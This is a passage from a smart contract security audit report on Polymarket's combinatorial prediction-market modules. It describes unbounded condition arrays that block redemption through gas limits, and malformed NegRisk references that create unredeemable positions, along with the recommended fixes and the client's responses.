- **Linear Payout Scanning:** The `redeem` function calls `_getPositionPayout`, which performs a linear scan of all stored conditions to calculate the final payout factor. If the array is large enough, the gas cost of the scan and the associated state reads can exceed the block gas limit, preventing redemption.

- **Cross-Chain Stranding:** Positions can be minted via `split` or received via `mintFromBridge` without the underlying condition being “prepared” (stored in the local `conditions` mapping). To exit these positions, a user must call `prepareCondition`. If a position is bridged from a high-gas-limit environment to a more constrained one, a valid position may become “un-preparable” on the destination chain, effectively locking the user's funds.

This lack of bounds allows for the creation of valid ERC1155 positions whose semantic exit paths (redemption, conversion, or compression) are practically unavailable, leading to stranded collateral and broken integration assumptions for routers and bridges.

Recommendation: Introduce a `MAX_CONDITIONS` constant and enforce it at all entry points where condition arrays are created or extended:

1. **Enforce in `prepareCondition`** : Revert if `_conditions.length > MAX_CONDITIONS`.
2. **Enforce in `splitOnCondition`** : Ensure that the resulting condition ID (which adds one leg to the parent condition) does not exceed the cap.
3. **Enforce in `_storeConditionsFromMemory`** : As a final safety measure, validate the length of the array before it is committed to storage.

The cap should be chosen based on the target chain's gas limits and the requirement for guaranteed exits. If `convertToYesBasket` must be guaranteed under a 60M gas model (i.e. Ethereum Mainnet), the limit should be set lower than 70 as a 70-condition “fresh” conversion already nears standard block limits.

Polymarket: Fixed in [PR #230](#).

Cantina Managed: Verified. A maximum of 50 legs is now enforced.

3.3.5 NegRisk References Can Create Unredeemable Combinatorial Positions

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: The `CombinatorialModule` performs insufficient validation on primitive condition IDs when preparing or deriving combinatorial conditions. While the module verifies that a primitive reference belongs to either the Binary or NegRisk module via `_validateConditionModule`, it does not validate the internal structural integrity of NegRisk-shaped IDs.

In the `NegRiskModule`, a valid condition ID must satisfy specific encoding requirements: the ID must contain a valid event ID, and the `conditionIndex` must be strictly less than the `conditionCount` (arity) encoded within that event ID. The `NegRiskModule` enforces these checks before a result can be reported.

However, `CombinatorialModule.prepareCondition` only checks the module byte. It is possible to prepare a combinatorial condition that references a NegRisk condition index that is out-of-bounds (e.g., index 5 of a 3-outcome event) or an otherwise malformed NegRisk ID. Such a reference will be accepted and stored, and users can subsequently `split` collateral into the resulting combinatorial YES/NO positions.

The impact is a “ghost leg” risk:

- **Unredeemable Positions:** Because the invalid NegRisk leg can never receive a result from the `NegRiskModule`, any combinatorial position referencing it can never be fully resolved.
- **Blocked Exits:** Payout-aware operations like `redeem` and `compress` will revert or remain blocked indefinitely because they require all legs of the parlay to be resolvable.
- **User Loss:** A holder of a single side of the combinatorial pair (e.g., the YES position) is left with a token that has no viable exit path to collateral, effectively locking their funds. While a holder of both sides can still `merge` them by ID, the semantic utility of the parlay is destroyed.

Recommendation: Implement structural validation for NegRisk condition IDs within the `CombinatorialModule` to ensure that only potentially resolvable conditions can be included in a parlay. The validation should mirror the logic found in `NegRiskModule._validateConditionId`, requiring that the `conditionIndex` is within the bounds of the event's encoded arity.

This check should be applied consistently across all entry points that accept or derive primitive condition references:

1. `prepareCondition` : Validate every element in the user-supplied `_conditions` array.
2. `splitOnCondition` and `mergeOnCondition` : Validate the `_condition` primitive being added or removed.
3. `_storeConditionsFromMemory` : As a final guard before committing any condition array to storage.

By enforcing these constraints, the module ensures that every leg of a parlay is structurally capable of resolution, protecting users from minting unredeemable positions.

Polymarket: Acknowledged. The concern is that a user could 'accidentally' split on a malformed negrisk condition id, but it is true that they can split on any condition id, even ones that don't link to any market (binary, negrisk, etc). This is true of the standard Binary and Negrisk positions as well, where users can split one collateral token into any two positions, even if the positions aren't even economically meaningful and will never redeem. So this isn't really an issue we're worried about -- we'll take care in our offchain RFQ engine to validate each leg carefully.

Cantina Managed: Acknowledged.